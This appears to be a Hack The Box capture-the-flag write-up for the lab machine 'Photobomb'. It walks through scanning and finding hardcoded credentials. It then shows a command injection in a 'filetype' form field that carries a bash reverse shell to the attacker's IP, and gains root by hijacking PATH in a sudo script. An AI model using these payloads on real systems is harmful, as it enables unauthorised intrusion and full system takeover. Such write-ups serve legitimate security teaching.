

Photobomb

By Praveen Kumar Sharma



For me IP of the machine is : 10.129.228.60

Lets try pinging it

```
ping 10.129.228.60 -c 5
```

```
PING 10.129.228.60 (10.129.228.60) 56(84) bytes of data.
```

```
64 bytes from 10.129.228.60: icmp_seq=1 ttl=63 time=80.6 ms
```

```
64 bytes from 10.129.228.60: icmp_seq=2 ttl=63 time=78.2 ms
```

```
64 bytes from 10.129.228.60: icmp_seq=3 ttl=63 time=78.4 ms
```

```
64 bytes from 10.129.228.60: icmp_seq=4 ttl=63 time=91.6 ms
```

```
64 bytes from 10.129.228.60: icmp_seq=5 ttl=63 time=75.4 ms
```

```
--- 10.129.228.60 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
```

```
rtt min/avg/max/mdev = 75.393/80.859/91.641/5.637 ms
```

Its online, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.129.228.60 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main)±2 (11.935s)
rustscan -a 10.129.228.60 --ulimit 5000
.....
-----
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.228.60:22
Open 10.129.228.60:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-19 18:08 IST
Initiating Ping Scan at 18:08
Scanning 10.129.228.60 [2 ports]
Completed Ping Scan at 18:08, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:08
Completed Parallel DNS resolution of 1 host. at 18:08, 2.55s elapsed
DNS resolution of 1 IPs took 2.55s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 18:08
Scanning 10.129.228.60 [2 ports]
Discovered open port 80/tcp on 10.129.228.60
Discovered open port 22/tcp on 10.129.228.60
Completed Connect Scan at 18:08, 0.19s elapsed (2 total ports)
Nmap scan report for 10.129.228.60
Host is up, received syn-ack (0.089s latency).
Scanned at 2024-10-19 18:08:16 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Now lets do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.228.60 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main)±3 (12.985s)
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.129.228.60 -o aggressiveScan.txt
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-19 18:15 IST
```

```
Nmap scan report for 10.129.228.60
```

```
Host is up (0.097s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
```

```
| 256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
```

```
|_ 256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
```

```
80/tcp open  http     nginx 1.18.0 (Ubuntu)
```

```
 |_http-title: Did not follow redirect to http://photobomb.htb/
```

```
 |_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 12.95 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```


```
| ssh-hostkey:
```

```
| 3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
```

```
| 256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
```

```
 |_ 256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
```

```
80/tcp open  http     nginx 1.18.0 (Ubuntu)
```

```
 |_http-title: Did not follow redirect to http://photobomb.htb/ 
```

```
 |_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add photobomb.htb to `/etc/hosts`

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb     dev.topology.htb     stats.topology.htb
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb   api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb      gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb     data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb        soc-player.soccer.htb
10.10.11.122    nunchucks.htb     store.nunchucks.htb
10.129.228.109 squashed.htb
10.129.228.60  photobomb.htb

~
```

Alright, lets do some directory fuzzing now

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://photobomb.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r --scan-dir-listings
```

```
feroxbuster -u http://photobomb.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

🎯 Target Url	http://photobomb.htb
🔍 Threads	200
📄 Wordlist	/usr/share/wordlists/dirb/common.txt
🔗 Status Codes	All Status Codes!
⌚ Timeout (secs)	7
🕸 User-Agent	feroxbuster/2.11.0
🔧 Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔗 Extract Links	true
📄 Scan Dir Listings	true
🌐 HTTP methods	[GET]
📍 Follow Redirects	true
🔢 Recursion Depth	4

```

404      GET      21L      37w      -c Auto-filtering found 404-like response and created new filter;
401      GET      7L       12w      188c http://photobomb.htb/printer
200      GET      7L       27w      339c http://photobomb.htb/photobomb.js
200      GET      87L      174w     1509c http://photobomb.htb/styles.css
200      GET      22L      95w      843c http://photobomb.htb/
200      GET      3L       22w      23407c http://photobomb.htb/favicon.ico
401      GET      7L       12w      188c http://photobomb.htb/printers
[#####] - 12s      4619/4619      0s      found:6      errors:0
[#####] - 11s      4614/4614      407/s    http://photobomb.htb/

```

```
200 GET 71L 27w 339c http://photobomb.htb/photobomb.js
200 GET 87L 174w 1509c http://photobomb.htb/styles.css
200 GET 22L 95w 843c http://photobomb.htb/
200 GET 3L 22w 23407c http://photobomb.htb/favicon.ico
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main) (la 37.85s)
ffuf -u https://photobomb.htb -H "Host: FUZZ.photobomb.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -ac -t 200

      /'---\ /'---\ /'---\
     /  _  \ /  _  \ /  _  \
    /___/\___/\___/\___/\___/\___\
   /___/\___/\___/\___/\___/\___\
  /___/\___/\___/\___/\___/\___\
 /___/\___/\___/\___/\___/\___\
/___/\___/\___/\___/\___/\___\

v2.1.0-dev

-----

:: Method      : GET
:: URL         : https://photobomb.htb
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.photobomb.htb
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


-----

:: Progress: [114441/114441] :: Job [1/1] :: 1126 req/sec :: Duration: [0:01:37] :: Errors: 114441 ::
```


Moving on, Lets see this web application now

Web Application

Default page



Now lets see this click here page, it leads to /printer we did see this in directory fuzzing lets see this



Asking for creds here lets take around a bit

There was that photobomb.js file we discovered with feroxbuster lets see that

```
function init() {  
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me  
  if (document.cookie.match(/^(.;;)?\s*isPhotoBombTechSupport\s*=\s*[^\s;]+(.*?)?$/)) {  
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');  
  }  
}  
window.onload = init;
```

Alright there is just creds here `pH0t0:b0Mb!`
Lets try these



So we get in now

There is this convert image at the bottom this might be our attack vector

Gaining Access

Now lets see one converting request in burp

[illegible]

```
So i tried around here a bit and the only thing vulnerable it seems
like is the filetype here
```

So i tried a sleep 5 command in this

Request

Pretty Raw Hex

1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://photobomb.htb
10 Sec-GPC: 1
11 Authorization: Basic cEgwdDA6YjBNYiE=
12 Connection: keep-alive
13 Referer: http://photobomb.htb/printer
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=png;sleep+5;&dimensions=1000x1500

And the time becomes

452 bytes	8,395 millis
Copy: 161.8MB	

So we have code execution lets start a listener here first

```
nc -lvnp 9001  
Listening on 0.0.0.0 9001
```

Now lets get the revshell like this

Request

Pretty Raw Hex

  ln 

```
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/j
  xl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 87
9 Origin: http://photobomb.htb
10 Sec-GPC: 1
11 Authorization: Basic cEgwdDA6YjBNYiE=
12 Connection: keep-alive
13 Referer: http://photobomb.htb/printer
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
  png;bash+-c+'bash+-i+%26+/dev/tcp/10.10.16.19/9001+0+%261';&dimensions=
  1000x1500
```

And we get the revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.228.60 35604
bash: cannot set terminal process group (713): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ id
id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)
wizard@photobomb:~/photobomb$
```

Now lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main) (1m 45.63s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.129.228.60 59680
bash: cannot set terminal process group (713): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$ python3 --version
python3 --version
Python 3.8.10
wizard@photobomb:~/photobomb$ python3 -c 'import pty; pty.spawn("/bin/bash")'

python3 -c 'import pty; pty.spawn("/bin/bash")'
wizard@photobomb:~/photobomb$ ^Z
[1] + 29775 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Photobomb git:(main)
stty raw -echo;fg

[1] + 29775 continued nc -lvnp 9001

wizard@photobomb:~/photobomb$
wizard@photobomb:~/photobomb$
wizard@photobomb:~/photobomb$
wizard@photobomb:~/photobomb$ export TERM=xterm
```

And here is your user.txt

```
wizard@photobomb:~/photobomb$ cd

ls -al
cd
wizard@photobomb:~$
wizard@photobomb:~$ ls -al
total 44
drwxr-xr-x 7 wizard wizard 4096 Sep 16  2022 .
drwxr-xr-x 3 root  root  4096 Sep 16  2022 ..
lrwxrwxrwx 1 wizard wizard    9 Mar 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 wizard wizard  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 wizard wizard 3771 Feb 25  2020 .bashrc
drwx----- 2 wizard wizard 4096 Sep 16  2022 .cache
drwxrwxr-x 4 wizard wizard 4096 Sep 16  2022 .gem
drwx----- 3 wizard wizard 4096 Sep 16  2022 .gnupg
drwxrwxr-x 3 wizard wizard 4096 Sep 16  2022 .local
drwxrwxr-x 6 wizard wizard 4096 Oct 19 13:00 photobomb
-rw-r--r-- 1 wizard wizard  807 Feb 25  2020 .profile
-rw-r----- 1 root  wizard   33 Oct 19 12:11 user.txt
```

Vertical PrivEsc

Lets check the sudo permissions here

```
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~$
```

Lets see this

```
wizard@photobomb:~$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
wizard@photobomb:~$
```

This should be pretty easy as we can set environment variables and find does not have path specified

So u can get root with path injection like this

We make a file name find in /dev/shm and put this content in this

```
#!/bin/bash
```

```
bash
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
~
```

```
"find" [New] 3L, 18C written
```

Now do this to get root

```
wizard@photobomb:/dev/shm$ cd /dev/shm
```

```
wizard@photobomb:/dev/shm$ vim find
```

```
wizard@photobomb:/dev/shm$ export PATH=/dev/shm:$PATH
```

```
wizard@photobomb:/dev/shm$ chmod +x find
```

```
wizard@photobomb:/dev/shm$ which find
```

```
/dev/shm/find
```

```
wizard@photobomb:/dev/shm$ sudo PATH=/dev/shm:$PATH /opt/cleanup.sh
```

```
root@photobomb:/home/wizard/photobomb# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@photobomb:/home/wizard/photobomb#
```

And here is your root.txt

```
root@photobomb:/home/wizard/photobomb# cd /root
root@photobomb:~# ls -al
total 32
drwx-----  5 root root 4096 Oct 19 12:11 .
drwxr-xr-x 18 root root 4096 Sep 16  2022 ..
lrwxrwxrwx  1 root root    9 Sep 16  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 Sep 16  2022 .cache
drwxr-xr-x  3 root root 4096 Sep 16  2022 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct 19 12:11 root.txt
drwx-----  2 root root 4096 Sep 16  2022 .ssh
root@photobomb:~#
```

Thanks for reading :)